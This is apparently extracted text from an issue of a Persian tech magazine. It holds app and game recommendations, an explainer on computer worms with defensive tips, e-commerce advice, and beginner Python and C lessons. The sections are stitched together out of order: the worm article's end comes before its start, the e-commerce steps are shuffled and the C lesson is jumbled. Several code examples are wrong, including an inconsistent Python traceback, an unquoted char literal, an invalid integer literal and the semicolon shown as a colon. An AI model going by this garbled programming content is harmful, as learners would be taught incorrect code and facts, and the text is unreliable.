در این مقاله قرار هست ۴۰ اپلیکیشن و بازی برتر از اندروئید و iOS رو معرفی کنیم. رده بندی این اپلیکیشن ها و بازی ها بر اساس قوانین و معیارهای آفلاین صورت گرفته است و نظر شخصی افراد در این مورد متفاوت است. پس از شما دعوت می کنم بعد از خواندن این مقاله نظر خودتون رو در مورد این رده بندی اعلام کنید. این شما و این هم جنگ بین اپلیکیشن های اندروئید و iOS !!!!

نیما مقصودی

محقق تکنولوژی
عضو رسمی آفلاین



Zoner Anti Virus

از برترین آنتی ویروس و محافظ گوشی های اندرویدی که گوشی شما را از همه نظر از بدافزارها و ویروس ها محافظت میکند.



Chrome

مرورگری بسیار سریع و سبک و قدرتمند از شرکت گوگل، از ویژگی های کلیدی این مرورگر توانایی Sync کردن Bookmark ها با نسخه های دیگر این مرورگر میباشد.



Klip Video Sharing

برترین برنامه اشتراک گذاری کلیپ های موبایل، این برنامه جایگزین بسیار مناسبی برای یوتیوب در دستگاه های اندرویدی است.



Locker

از بهترین برنامه های قفل صفحه نمایش مخصوص اندروید، با استفاده از این برنامه میتوانید نحوه قفل صفحه نمایش خود را زیبا تر کنید.



VidTrim Pro

برنامه ای بسیار کاربردی که با استفاده از آن میتوانید فیلم های موجود در دستگاه اندرویدی خود را بدون نیاز به اینترنت و کامپیوتر ویرایش و برش و مونتاژ کنید.




Smart Office ۲

این برنامه نماینده مایکروسافت آفیس در گوشی های اندرویدی است که با استفاده از آن میتوانید تمامی فایل های ساخته شده با برنامه های Word و PowerPoint و Excell را در گوشی خود ببینید و همچنین آن ها را ویرایش کنید.



IroMusic

برنامه ای بسیار کارآمد ایرانی که با استفاده از آن میتوانید براحتی با جستجوی نام هر خواننده تمامی آلبوم ها و آهنگ های مربوط به آن را پیدا کنید و آنلاین به آن ها گوش دهید و دانلود کنید.



Faster Downloads

از بهترین برنامه های مدیریت دانلود برای اندرویدها، این برنامه مدیریت دقیقی بر روی دانلود شما دارد و قابلیت ایست را به دانلودهای شما اضافه میکند و نیز سرعت دانلود را به طرز چشمگیری افزایش میدهد.



Solid Explorer

یکی از برترین برنامه های مدیریت فایل اندرویدی که توانسته در مدتی کم کاربران زیادی رو بسوی خود جذب کند.



Go SMS Pro

برترین برنامه مدیریت پیامک های اندرویدی، با این برنامه دیگر هیچ مشکل و محدودیتی با قسمت پیامک های اندرویدی نخواهید داشت.



Drop The Box

بازی به سبک بازی Amazing Alex که شما باید با جابجایی جعبه ها در پی کسب امتیازات بیشتر از مراحل این بازی باشید.

Bridge Constructor

بازی بسیار زیبای پل سازی که شما رد نقش یک معمار یا مهندس سازه وظیفه دارید تا پل را طوری طراحی و اجرا کنید که در صورت عبور وسایط نقلیه پل تخریب نشود. تفاوت این برنامه با برنامه های مشابه گرافیک زیبای آن است.

Frissbe(R) Forever

بازی بسیار گرافیکی پروتزی و فانتری Frissbe که شما با استفاده از سنسورهای گجت خود باید آن را به داخل حلقه ها هدایت کرده تا به مقصد برسید.

Assaulter

در این بازی جذاب شما بین تروریست های زیادی گرفتار شده اید که باید با استفاده از سلاح های مرگبار مختلفی به سمت نابودی آن ها پیش بروید و امتیاز کسب کنید.

Train Crisis HD

بازی زیبا که شما وظیفه مدیریت ریل های قطار را دارید و روز به روز پیشرفت هایی در کار خود ایجاد کنید و قطار های جدید بخرید، ایستگاه های جدید افتتاح کنید، خط ریل های جدید راه اندازی کنید و امتیاز بگیرید.

Angry Birds Star Wars

شاید بتوان گفت هیچ کاربر اندرویدی نیست که با این بازی بسیار جذاب و حرفه ای آشنا نباشد و این هم آخرین نسخه از این بازی است که به نام جنگ ستارگان آمده که قابلیت ها و

Sprinkle

بازی بسیار بسیار جذاب که وظیفه شما در این بازی این است که گلوله های آتش زارا که موجب آتشسوزی میشوند را با استفاده از ماشین آب پاش خود خاموش کنید. این بازی گرافیکی فوق العاده و جلوه های صوتی بسیار زیبایی دارد.

Saving Yello

بازی بسیار جذاب و گرافیکی که شما وظیفه دارید تا ماهی تشنه را درون تنگ آب بیاندازید بطوریکه کمترین آسیب را در میان راه بخورد. آسان است نه؟ ولی آنقدرها هم آسان نیست

To-Fu 2

این بازی با ۱۱۵ مرحله شما را به چالش میکشد، این بازی با گرافیکی مناسب و صداگذاری زیبا و متفاوت میتواند ساعت ها شما را سرگرم خود کند.

Granny Smith

بازی بسیار زیبا و فوق العاده مادر بزرگ اسمیت. در این بازی این پیرزن کارهایی را انجام میدهد که از هر کسی ساخته نیست و باید پاپای نوه اش اسمیت حرکت کند و از او جلو بزند تا بتواند امتیازات بیشتری را کسب کند.



iMovie

این نرم افزار ساخت فیلم به شما اجازه ساخت هر فیلمی را با کیفیت HD میدهد. این نرم افزار که ساخت شرکت اپل است سریع ترین و بهترین فیلمساز برای ایپد، ایفون یا ایپاد شماست.

Noise Master

با استفاده از این برنامه فوق العاده میتوانید عکس هایی که در شب با گوشی خود گرفته اید و دارای نویز میباشد را ترمیم کنید و به حالت طبیعی تبدیل کنید.

Power Player

پخش کننده ای بسیار قوی که تقریباً از همه فرمت های ویدیویی پشتیبانی میکند.

PlayTube

پخش فیلمهای یوتیوب در هر زمان و هر کجا، پخش مداوم فیلم های YouTube بر روی دستگاه شما، تماشای فیلم بصورت آفلاین و ذخیره سازی فیلم ها قبل از پخش و یا هنگام پخش و ایجاد و مدیریت لیست پخش.

Video 2 Photo

برنامه ای برای تبدیل فیلم به عکس هایی که از با استفاده از آن ها ساخته شده است.

MashUp

نرم افزار بسیار بسیار جالب، حرفه ای و ساده ویرایش صوت و صدا و موسیقی و مدیریت کامل بر روی انواع آهنگ ها.

Matlab Mobile

نرم افزار معروف و بی نظیر Matlab برای ای او اس.

Wolfram Password Generator

نرم افزار پسورد ساز Wolfram که شما مشخصات پسورد مورد نظر خود (تعداد کاراکتر های آن، سختی آن و ...) را به آن میدهید و برای شما یک پسورد می سازد و با استفاده از آن از این پسورد در سایت های مختلف برای ایمنی بیشتر استفاده کنید.

Google Apps

نرم افزار مرورگر اپلیکیشن های شرکت گوگل که در واقع یک میانبر برای تمامی برنامه های ساخته شده توسط گوگل است. همه برنامه ها در یک برنامه.

برنامه ها و بازیهای iOS برتر
این ماه از نگاه مجله آفلاین





Be Leader



زنبور رهبر به همراه بچه زنبور ها باید شهد گل ها را به کندو ببرند تا عسل ساخته شود اما خطراتی نیز در کمین این زنبورهاست که آن ها را به دردسر می اندازد.

Angry Birds Star Wars



بازی جدید و فوق العاده پرندگان خشمگین جنگ ستارگان که دارای نوآوری های جدید و گرافیکی بسیار عالی با مراحلی بسیار متنوع است.

Pocket Ants



در این بازی شما پادشاه مورچه ها هستید و غذا دادن و حمله کردن و ... آنها در اختیار شماست.

Nitro



بازی بسیار جذاب اتومبیل رانی که با گرافیکی فوق العاده شما را به بازی دعوت میکند.

Paper Pilot



بازی بسیار جذابی که تنها برای گوشی آیفون ساخته شده. در این بازی شما وظیفه دارید تا موشک کاغذی را هدایت کنید و آن را مدیریت کنید و امتیاز کسب کنید.

Bike Baron



بازی بسیار گرافیکی و با صداگذاری فوق العاده موتورسواری که مرحله به مرحله کار را برای شما دشوارتر میکند و شما باید از چالش های پیش رو بخوبی هرچه تمام تر بگذرید.

PipeRoll 2 Ages



بازی زیبای لوله کشی نسخه تاریخ. در این بازی باید در سریع ترین زمان ممکن لوله ها را به مقصد بکشانید تا جریان فاضلاب و آب و مواد شیمیایی و ... برقرار شود.

Xtreme Wheels



از سری بازی های موتورسواری که باید با استفاده از مهارت و سرعت خود موتور را از موانع عبور دهید و در کمترین زمان ممکن به خط پایان برسید.

Real Boxing



بهترین بازی بوکس حال حاضر سیستم عامل iOS که هنوز رغیبی برای آن تولید نشده و یکه تاز بازی های بوکس میباشد.

Pocket Climber



در این بازی شما باید از ساختمان ها بالا رفته و سکه ها را در مسیر خود جمع کنید و حواستان را جمع کنید که با موانع پیش رو برخورد نکنید زیرا بسیار سریع شما را از ساختمان به پایین پرتاب میکند.



که اصلا به مهندسی اجتماعی اتکا ندارند، و میتوانند از نقاط آسیب پذیر سیستم بهره بگیرند تا خودشان را بدون دخالت کاربر به اجرا آورند. کل چیزی که آنها نیاز دارند آن است که کاربر، ایمیل آلوده را باز کند، یا آن را در حالت پیش نمایش تماشا کند، و نقطه ی آسیب پذیر به کرم امکان میدهد که بطور خودکار پیوست را به اجرا در آورد و شروع به ارسال کرم کند. حتی لازم نیست که پیام ایمیل را باز کنید، چه رسد به اینکه بخواهید پیوست حامل آن را برای فعال کردن یک کرم فعال باز کنید. اگر در بخش پیش نمایش برنامه ی خدمات گیرنده ی ایمیل شما ظاهر شود، کار خود را خواهد کرد. تا بحال مشهورترین کرم فعال کرم Code Red بوده است، که از یک عیب کوچک بعضی از نگارش های ویندوز برای آلوده سازی هزاران کامپیوتر در کمترین مدت استفاده کرد. این کرم و گونه های بعدی آن بیش از ۶۲/۲ میلیارد دلار در سراسر جهان در سال ۲۰۰۱ خسارت وارد کرد. با آن که هدف استراتژیک یک کرم Code Red آلوده سازی تعداد زیادی کامپیوتر برای حمله ی خارج از سرویس سازی در پایگاه وب کاخ سفید بود، اثر جنبی آن آلودگی هزاران کامپیوتر، خراب کردن هزاران صفحه ی وب، و انواع دیگری از مسائل بود. کرم های آینده هراس آورتر خواهند بود. امروزه کرم هایی وجود دارد که با موتور های SMTP=Simple Mail Transfer Protocol خودشان سیر سفر میکنند، در نتیجه آنها دیگر به آنچه سیستم ایمیل شما استفاده میکند اتکا نخواهد داشت. آنها اساسا ایمیل خودشان را خواهند داشت. این کرم های جدید تهدیدهای مختلط هستند. آنها از چندین رسانه ی انتشار بهره میگیرند، فقط به ایمیل یا فناوری های دیگر اتکا ندارند، و به تخریب سیستم هایی که آلوده میسازند گرایش دارند. آنها مانند Code Red برای فعال کردن و شایع کردن خودشان به یک ورودی از طرف کاربر نیازی ندارند. پی سی ها تنها اهداف کرم های آینده نخواهند بود. آنها تلفن های موبایل، وسایل بی سیم، و PDA ها را مورد هدف قرار خواهند داد. شما در گوشی تلفن موبایل خود فهرستی از شماره تلفن ها و فهرستی از نشانی های ایمیل را دارید، آنها این نشانی ها و شماره ها را هدف قرار خواهند داد.

آماده باشید! در حال حاضر کرم ها بیشتر به موسسات اداری و تجاری خسارت می زنند تا کاربران خانگی، اما بدین معنی نیست که آنها را در کامپیوتر خانه ی خود نبینید. خوشبختانه چند روش پیشگیری ساده وجود دارد که با آنها می توانید تا حدود زیادی احتمال مواجهه با یک کرم را کاهش دهید. اول از همه، پیش از باز کردن یک پیوست ایمیل که نمیدانید چه کسی آن را فرستاده است، حتی اگر مطلب آن پیوست برای شما خوشایند باشد، دقت و احتیاط کنید. حتی اگر بدانید که چه کسی آن پیوست را برای شما فرستاده است باید پیش از باز کردن آن، از محتویات داخل آن مطلع شوید، چون اغلب ایمیل های آلوده ای که میرسند، بیشتر کامپیوتر کسانی را آلوده کرده اند که نشانی شما در دفترچه ی نشانی های ایمیل آنها بوده است. دست کم ماهی یکبار به پایگاه های وب سازندگان نرم افزار های خود سر بزنید و وصله های نرم افزاری ای را که آماده ساخته اند دریافت کنید، به ویژه اگر به نرم افزار های مایکرو سافت اتکا دارید. نظر به اینکه بسیاری از کاربران از محصولات سیستم عامل، آفیس و مرورگر مایکروسافت استفاده میکنند، برنامه سازان کرم اغلب محصولات مایکروسافت را هدف قرار میدهند تا برنامه های مالیخولیایی آنها بیشترین تعداد ممکن کاربران را ازار بدهد. مایکروسافت و سایر شرکت ها بسیار سریع برای حفره های امنیتی برنامه های خود، وصله ی نرم افزاری رفع کننده میسازند، پس همیشه نرم افزار خود را روزآمد کنید، به ویژه نرم افزار ضد ویروس خود را. دیواره های آتش نرم افزاری یا سخت افزاری روی ارتباط اینترنت شما از لحاظ محتویات ورودی دعوت نشده نظارت دارند، و برپاسازی یکی از آنها از ورود کرم ها به سیستم تان جلوگیری خواهد کرد. دیواره های آتش سخت افزاری نسبتا گران هستند، اما میتوانید یکی از آنها را از بسیاری از فروشگاه های تجهیزات کامپیوتر بخرید. بعضی از دیواره های آتش نرم افزاری، مانند برنامه ی Zone Alarm. آنها نیز در حفاظت از کامپیوتر شما کارآمد هستند و خرجی رو دستتان نمی گذارند!!

لیلا هفته خانگی
عضو افتخاری آفلاین



کرم کامپیوتری چیست؟

سلام آفلاینی ها!

در اولین فعالیتیم برای آفلاین قصد دارم مقاله ای مبتدی و در عین حال مفید رو برای شما آفلاینی های عزیز منتشر کنم.

اغلب مردم کرمهای کامپیوتری را با ویروس ها اشتباه میگیرند، چون هر دو کامپیوتر ها را آلوده میکنند و می توانند آثار مخربی مانند حذف فایل ها و پاک کردن کل دیسک سخت داشته باشند. درحقیقت متخصصان کرم ها را زیر مجموعه ای از ویروس ها در نظر میگیرند، و گاهی از اصطلاح ویروس برای اشاره به آنها استفاده میکنند. در نتیجه تعجبی ندارد که مردم آنها را باهم اشتباه بگیرند. با آنکه ویروس های معمولی از یک فایل به فایل دیگر روی یک کامپیوتر سرایت می کنند، سازندگان ویروس، کرم ها را مخصوصا طوری طراحی میکنند که از یک کامپیوتر به کامپیوتر دیگر بروند. آنها معمولا این کار را با در دست گرفتن نرم افزار خدمات گیرنده ی ایمیل و ارسال خودشان به کسانی که نشانی آنها در دفترچه ی نشانی های برنامه قرار دارد انجام می دهند، اما کرم های جدید روش های دیگری برای شایع شدن یافته اند. دونوع پایه از کرم ها وجود دارد، و فهمیدن اختلاف آنها اهمیت دارد.

غیر فعال و فعال! کرم های منفعل یا غیر فعال برپا سرایت دست کم به نوعی واکنش قربانی خود نیاز دارند. به بیان دیگر، شما باید بطور دستی یک پیوست ایمیل را باز کنید یا روی چیزی کلیک کنید تا کرم بتواند به کامپیوتر دیگر سرایت کند. بهترین مثال یک کرم منفعل یا غیر فعال، کرم LovelLetter است. یک نمونه ی دیگر Anna Kournikova است که سعی دارد مردم را طوری فریب بدهد که فکر کنند پیوست ایمیل مالیخولیایی در واقع تصویر برهنه از یک تنیس باز نامی است. سازندگان ویروس از این نوع حقه های کثیف که متخصصان آن را مهندسی اجتماعی می نامند برای ترغیب مردم به باز کردن پیوست ایمیل یا فایل آلوده استفاده میکنند، و آنها خیلی بیشتر از آنچه فکر میکنید کار میکنند. کرم های فعال، موجودات واقعا شری هستند. امروزه کرم هایی را میبینیم



E-commerce

چگونه کسب و کار آنلاین خود را راه بیندازیم؟
تجارت الکترونیک یا کسب و کار آنلاین یکی از بزرگترین زمینه های فعالیت های شرکت ها و اشخاص در عصر ارتباط امروزی است. یک وب سایت تجارت الکترونیکی در مقایسه با سایر روشهای کسب و کار هزینه و ریسک پذیری کمتری دارد ولی با این حال که راه اندازی یک تجارت الکترونیک ساده و ارزان اما موفقیت و شکست با شماست و بستگی به شما دارد. توجه: میدانیم که مدل های کسب و کار آنلاین متنوع و متفاوت است. در این یادداشت بیشتر سایتهای فروش بر خط مورد نظر بوده است. هدف از این مقاله یاد آوری نکته هایی است که شما باید برای موفقیت بدانید.

OFFLINE

E-commerce



۵. ثبت دامنه (برای آدرس مغازه ی خود درست اقدام کنید):
دامنه یا همان آدرس اینترنتی شما دو کار برای شما انجام می دهد: اولین مزیت دامنه ی کوتاه و مناسب در خاطر مشتری ماندن است. اگر دامنه ی جذابی داشته باشید برای مدتها در خاطر مشتری شما می ماند و حتی شما را به دوستانش معرفی میکند. پس دامنه ی خود را جذاب، کوتاه و مرتبط با کارتان انتخاب کنید. دومین مزیت دامنه ی مناسب شناسایی شما در موتورهای جستجو است که بزرگترین ارجاع دهنده ها به سایت شما همین موتورها هستند. بحث سئو در این گفتار نمی گنجد ولی همین بس که دامنه ی مناسب رتبه ی شما را تا ۵۰ درصد بهبود می بخشد.

۶. طراحی و برنامه نویسی (زیبا، سبک و کاربردی طراحی کنید؛ جامع و کامل برنامه نویسی):
مهمترین بخش سایت شما برای مشتری در نگاه اول نمای ظاهری سایت شماست، این نما حکم ویتترین فروشگاه را دارد که مشتری را وادار می کند به داخل بیاید. اما به این نکته توجه کنید اینجا ایران است و همچنان درصد زیادی از افراد به اینترنت پر سرعت دسترسی ندارند پس سبک و کم حجم طراحی کنید. برنامه نویسی سایت اگر چه به چشم مشتری نخواهد آمد اما هسته ی تمام کارها همین برنامه نویسی است. پس برنامه ای امن و کامل بنویسید، می توانید از برنامه نویسان و طراحان کمک بگیرید یا اینکه از سیستم های مدیریت محتوای منبع باز موجود مانند: جوملا، دروپال، وردپرس و... استفاده کنید.

۷. هاست مناسب شما چیست؟
هاستی را انتخاب کنید که امن پر سرعت و با حجم مورد نیاز شما باشد. این به سرعت لود سایت کمک شایانی می کند. همچنین سایت شما باید پایه نرم افزاری شما را بخوبی پشتیبانی کند. که مشکل امنیتی و لود سایت کمتر به وجود بیاد.

۸. پشتیبانی از کارت های اعتباری و پرداخت آنلاین:
در سایتهای فروشگاهی یا هر چیزی که نیاز به پرداخت دارد حتما پرداخت آنلاین را جز روشهای پرداختتان داشته باشید. در کل روشهای پرداخت متنوع باعث راحتی و آسایش مشتری شده و مشتری را بیشتر ترغیب به خرید می کند. توجه داشته باشید برای کاهش کالاهای بازگشتی سعی کنید مزایایی همچون تخفیف ها برای پرداخت آنلاین قرار دهید که بیشتر مشتریان از این روش استفاده کنند و میزان ریسک پذیری شما کاهش یابد.

۹. بازاریابی و تبلیغات (روش معرفی سایت خود را پیدا کنید):
سایت خود را تبلیغ کنید، از روشهای متنوع تبلیغات استفاده کنید، در سایتهای مرتبط آگهی بدهید حتی اگر رقیبتان باشد. در قسمت تراکنش ها و اتمام خریدها بخش هایی تعبیه کنید که مشتریان به دوستانشان معرفیتان کنند. دقت کنید بازاریابی و تبلیغات بخش مهمی است پس حرفه ای و با اصول تبلیغ کنید. اینها فقط بخش هایی بود که شما با شروع کار آشنا شوید، توجه به نکته های بالا می تواند شما را در مسیر موفقیت قرار دهد.

۱. هدف و فعالیت (با علاقه انتخاب کنید):

اولین چیزی که باید بدانید این است که هدف و عمق فعالیت شما در کسب و کار آنلاین چیست، برای این کار بهتر است تمامی منافع و سرگرمی خود را برای ایده های کسب و کار خود آماده کنید. مثلا اگر عاشق فوتبال هستید، فروش برخط لباس ها و اقلام هواداری تیم محبوبتان می تواند ایده ی خوبی باشد. تمرکز بر چیزی که به آن علاقه ی زیادی دارید یک مزیت نسبت به رقبا برای شماست زیرا شما تلاش می کنید و تلاش می کنید

۲. پژوهش راجع به هدف (وقتی که چند علاقه را انتخاب کردید):

پس از انتخاب لیست کارهایی که می توانید انجام دهید تحقیق و شناختن هدف است، یکی از سوالهایی که مطرح است این است که جامعه ی مشتریان شما چقدر است، یا تعداد رقبایتان؟ آنها چگونه شما را می یابند؟ و خیلی از سوالهای دیگری مثل اینکه هزینه ی تمام شده ی خدمات برای شما چقدر است و آیا برای شما به صرفه است یا خیر (در مقایسه با قیمت رقبا)

۳. نحوه ی رقابت با رقبا (اگر می توانید رقابت کنید، چگونه؟):

تمامی رقبای خود را بشناسید حتی آنهایی که در شهرها و کشورهای دیگر هستند. می توانید از موتورهای جست و جو بهره ببرید. پس از اینکه رقبایتان را شناختید، روش مقابله با آنها را بیابید: افزایش کیفیت، شکستن قیمت، راه انداختن حراجیها و ... می تواند استراتژی رقابتی شما باشد. ناگفته نماند که این کارها را قبل از شروع انجام دهید، زیرا که میزان ریسک و شکست را کاهش می دهد.

۴. برنامه ی تجاری خود را بنویسید (طراحی سند چشم انداز):

یک طرح زماندار ساده و بدون پیچیدگی را طراحی کنید، یک فرمول دقیق و خاص برای راه اندازی سایت شخصی و منحصر بفرد شما، شما می توانید در این برنامه حتی نمای ظاهری سایت خود را مشخص کنید. این برنامه باعث می شود در طول کار سر در گم نباشید به مثال ساده ی زیر دقت کنید:

هدف: رسیدن به تعداد ۵ بازدید روزانه

برنامه: کار روزانه به مدت ۳۰ دقیقه

آیا برنامه ی بالا برای رسیدن به بازدید روزانه ۱۰۰۰ نفر مناسب است؟ مسلما کار بیشتری می طلبد. می توانید... یکی دیگر از نکاتی که در این قسمت لازم به ذکر است: برنامه و هدفی متمرکز داشته باشید و تخصصی کار کنید.



این کاره حرفه ای هاست ...





دنیایی رنگارنگ با پایتون!

درس سوم





اپراتورها در تاپل

اپراتورهایی که برای تاپل ها تعریف شده اند + (بین دو تاپل) و * (بین یک عدد و تاپل) هستند . سعی کنید برای این کار تاپل ها را در میان پرانتز قرار دهید یا به یک متغیر انتساب دهید به مثال توجه کنید:

```
>>> 1, 2, 3 + 4, 5, 6
(1, 2, 7, 5, 6)
>>> (1, 2, 3) + (4, 5, 6)
(1, 2, 3, 4, 5, 6)
```



دسترسی به داده های درون تاپل

این قسمت همانند لیست هاست . پس توضیحی در این مورد نمیدم.

```
>>> T = (1, 2, 3)
>>> T[0]
1
```



نکته: تاپل از نوع داده های تغییرناپذیرند یعنی نمی توان آنها را به طور مستقیم تغییر داد. ولی بطور غیر مستقیم امکان دارد.

```
>>> T = (11, 22, 33, 44)
>>> T [0] = 55
Traceback (most recent call last):
  File "<pyshell#1>", line 1, in -tolevel-
    t[0] = 11
TypeError: object does not support item assignment
>>> T = (55,) + T[0:3]
>>> T
(55, 22, 33, 44)
```



عذر خواهی می کنم اگر حجم این مقاله کم بود. متأسفانه کارهای بسیار زیاد مجله این فرصت رو به من نداد که آموزش کاملی ارائه بدم. اما این مزده رو به دوستداران برنامه نویسی میدم که فیلم های آموزش زیادی را در سایت قرار میدیم. و به امید خدا اگر عمری باقی بود در شماره آینده به صورت کاملتر آموزش رو دنبال می کنیم.

سلام آفلاینی ها !
در درس گذشته مبحث "لیست ها" رو برای زبان پایتون توضیح دادم. در این شماره قصد دارم کمی راجع به "تاپل" ها صحبت کنم. این موضوع برای شما دوستان عزیز که تازه آموزش پایتون رو شروع کردید بسیار مناسب هست. سعی می کنم خیلی سریع و کوتاه این مباحث رو توضیح بدم تا هرچه زودتر به بخش شیرین "شی گرای" برسیم چون میدونم که خیلی از دوستان در بحث شی گرای مشکل دارند. یادتون باشه که پایتون میتونه بهترین دوست شما باشه !

تاپل ; کلمه ای نا آشنا !

تاپل ها نیز همانند دیکشنری ها و لیست ها جز داده های چند قسمتی هستند. بعد از لیست ها ، تاپل ها بیشتر در میان داده های چند قسمتی مورد استفاده قرار می گیرند و این شاید دلیلش نزدیک بودن خصوصیات تاپل ها به لیست ها و راحتی کار با تاپل ها باشد. تاپل ها با کاما(,) از هم جدا می شوند. شکل ظاهری تاپل ها همانند این است که چند داده را به یک متغیر انتساب بدهید اما باید بدانید که نوع داده ی نگهداری شده از نوع تاپل است . شما می توانید برای تشخیص راحت و زیبایی کدتان از پرانتز () استفاده کنید و داده ها را در داخل پرانتز قرار دهید اما به این نکته توجه داشته باشید که علامت () نشان دهنده تاپل بودن داده نیست . مثالی برای درک بهتر در این مثال دو متغیر از نظر نوع داده ها و مقدار داده ها با هم تفاوتی ندارند. (اما از نظر مکان ذخیره سازی داده ها با هم متفاوت هستند)

```
a = 1, 2, 3, 4
b = (1, 2, 3, 4)
```



نکته: به این نکته توجه داشته باشید که داده های چند قسمتی می توانند داده های چند قسمتی دیگر را در خود نگه دارند.



متغیرها

ابتدایی ترین بخش در برنامه نویسی ایجاد متغیر است. هر داده ای که قرار است در کامپیوتر ذخیره شود را متغیر می نامیم. هر متغیر یک نوع و یک مقدار دارد. مثلا در مثال زیر عدد a دارای نوع عدد صحیح و مقدار 5 است. انواع داده ای در زبان C عبارتند از: اعداد اعشاری اعداد صحیح کاراکتر و... به عنوان مثال برای ذخیره عدد 5 چون این عدد از نوع صحیح است می نویسیم:

int a;

a = 5;

یعنی یک نوع داده ای از نوع عدد صحیح ایجاد کن و نام آنرا a بگذار. سپس مقدار آنرا برابر 5 قرار بده. مشابهی برای ذخیره کردن عدد ۱۵.۳ می نویسیم

float b;
b=15.3;

این مقادیر می توانند در طول برنامه تغییر کنند. حال برای چاپ یک متغیر از دستور cout استفاده می کنیم. این دستور مقدار یک متغیر را روی نمایشگر نشان می دهد. مثلا برای نمایش متغیر b می نویسیم:

cout << b;

با این دستور عدد ۱۵.۳ روی نمایشگر شما نشان داده خواهد شد. حال شاید بخواهید برای مقداری که نمایش می دهید توضیحی نیز بنویسید. مثلا می خواهید در نمایشگرتان بنویسید نمره من: ۱۵.۳. برای این کار دستور cout را اینطوری به کار می برید:

cout << "My Score is : " << b;

یعنی توضیحاتی که می خواهید عینا چاپ شوند را داخل دو کوتیشن (") می نویسید. حال با کمک هم می خواهیم اولین برنامه خود را بنویسیم. این برنامه چهار عمل اصلی را بر روی دو عدد انجام داده و خروجی را نمایش می دهد. این برنامه چهار عمل اصلی را بر روی دو عدد انجام داده و خروجی را نمایش می دهد. (می توینیم دستورات رو پشت سر هم بنویسیم!)

int a,b,c,d,e,f; a=5; b=10; c=a+b; d=b-a; e=b/a; f=b*a; cout<<"Sum is:"<<c<<"Mines is:"<<d<<"Devide is:"<<e<<"Multiplication is:"<<f;

همانطور که می بینید عملیات ریاضی به سادگی با همان عملگرهای ریاضی

نوع داده بولی: یک دیگر از انواع داده ای موجود در زبان C نوع داده ای بولی (boolean) می باشد. متغیر هایی از این نوع داده هایشان از نوع درست یا غلط می باشند. یعنی همواره یا مقدار True را به خود می گیرند یا مقدار False.

حال فرض کنید که می خواهید شماره موبایل های افراد مختلف را در یک برنامه ذخیره کنید. چون شماره موبایل ها اعداد صحیح هستند می توان برای هر نفر یک متغیر از نوع صحیح (int) در نظر گرفت. حال اگر فرض کنیم تعداد افراد زیاد باشد مثلا ۱۰۰ نفر باید در برنامه تان صد متغیر صحیح تعریف کنید. آیا راه آسان تری به هست؟ پاسخ مثبت است. می توان به جای آنکه صدبار متغیر ساخت یک متغیر به طول ۱۰۰ ساخت. یعنی متغیری ساخت که خودش توانایی ذخیره هر صد عدد را داشته باشد. مثلا برای ساخت یک متغیر ۱۰۰ تایی از نوع صحیح می نویسیم:

int a[100];

و برای دسترسی مثلا به خانه پنجم این متغیر می نویسیم:

a[5]=09123456789;

از این پس به جای متغیر صدتایی a می گوئیم a یک آرایه صدتایی است از نوع اعداد صحیح. این کار برای دیگر انواع داده ای نیز کاربرد دارد. مثلا دستور زیر یک آرایه کاراکتری به طول ۵۰ را ایجاد میکند:

char ch[50];

پس آرایه یک نوع داده ای جدید نیست بلکه مجموعه ای چندتایی است از یک نوع داده ای.

نحوه نامگذاری متغیرها: نامی که برای هر متغیر ایجاد می کنیم دارای قوانینی است. استفاده از تمام حروف اعداد و برخی کاراکترها (مانند _ و - و از این دست) آزاد است اما کاراکتر اول نام متغیر نمی تواند عدد باشد. مثلا نمی توان تعریف کرد:

int 1b; (is false)

زبان C به کوچکی و بزرگی حروف حساس است. لذا متغیر b با متغیر B متفاوت است. طول نام متغیر نامحدود است.

در اینجا بخش مربوط به متغیرها در زبان C به پایان می رسد. کسانی که در مورد دروس سوال دارند می توانند با ایمیل erfan.s.amani@gmail.com مکاتبه نمایند.

تمرین: برنامه ای بنویسید که بتواند جمله "I go to school every day" را در یک متغیر یا آرایه (بدون استفاده از نوع داده ای رشته) ذخیره کرده و آنرا نمایش دهد.

انجام می پذیرد. نکته اول در این برنامه در مورد انتساب است. شما می توانید حاصل جمع (یا ضرب و...) دو متغیر را به متغیری دیگر (با همان نوع) انتساب دهید. این انتساب با یک عملگر تساوی صورت می پذیرد. همانطور که گفته بودیم هر دستور در یک خط نوشته می شود لذا علامت خاتمه دستور در یک خط سیمی کالون (:) می باشد. به شما تبریک می گوئیم. اولین برنامه را نوشتید. حال می خواهیم کمی آنرا حرفه ای تر کنیم. مثلا می خواهیم کاربر دو عدد را به ما بدهد و 4 عمل اصلی را بر روی آن انجام دهیم. برای دریافت یک متغیر از کاربر دستور cin را استفاده می نماییم. این دستور یک مقدار را از کاربر گرفته و در متغیر مربوطه ذخیره می نماید. به عنوان مثال برای دریافت یک عدد صحیح از کار بر به نحوه زیر عمل می کنیم.

int a;

cin >> a;

این دستور مقداری که کاربر وارد می کند را در متغیر a ذخیره می نماید. باید توجه داشت تنها در صورتی که کاربر یک عدد صحیح وارد نماید این مقدار در متغیر ذخیره می شود. در این باره که اگر کاربر مقدار دیگری مثلا یک حرف را وارد می کند چه اتفاقی می افتد بعدا صحبت می کنیم. به عنوان تمرین برنامه قبلی را طوری تغییر دهید که کاربر دو عدد صحیح را وارد و آنگاه برنامه 4 عمل اصلی را انجام دهد. نوع دیگر داده ای که پر استفاده می باشد نوع دادع ای کاراکتر یا حرف است. این نوع داده ای می تواند یک حرف از حروف الفبا را در خود ذخیره بنماید. مثلا برای ذخیره کاراکتر Z می نویسیم:

char ch;

ch=z;

برای آنکه صرفه جویی کرده و برنامه مان دارای خطوط کمتری باشد می توان دو خط بالا را ترکیب کرد و نوشت:

char ch=z;

این یک خط دستور معادل دو خط بالا بیست و همانند آن پس از ایجاد متغیر ch به عنوان یک نوع کاراکتری مقدار آنرا برابر Z قرار می دهد. این کم کردن خطوط در مورد انواع داده ای دیگر نیز صدق می کند.

نوع داده ای رشته: یکی دیگر از انواع داده ای که در زبان ++C موجود بوده اما در زبان C وجود ندارد نوع داده ای رشته می باشد. مقداری که در این نوع داده ای ذخیره می گردد یک رشته شامل یک یا چند حرف و اعداد می باشد. مثلا برای ذخیره عبارت ۱۹۲۲ Alborz School می نویسیم:

string s;
s = " Alborz School 1922";

باید توجه کنید که نوع داده ای که بعدا به زبان C اضافه شدند (در قالب زبان ++C) هر یک با دستورات موجود در زبان C قابل پیاده سازی اند و جزو نوع های داده ای استاندارد تلقی نمی شوند اما برای سهولت برنامه نویسی توسعه یافته اند.





**DON'T FORGET !
YOU CHOOSE WHICH ONE DO YOU WANT**





CAC ATTACKS CAPTURE AUTHENTICATION COOKIE

به نام خدایی که در این نزدیکیست ...
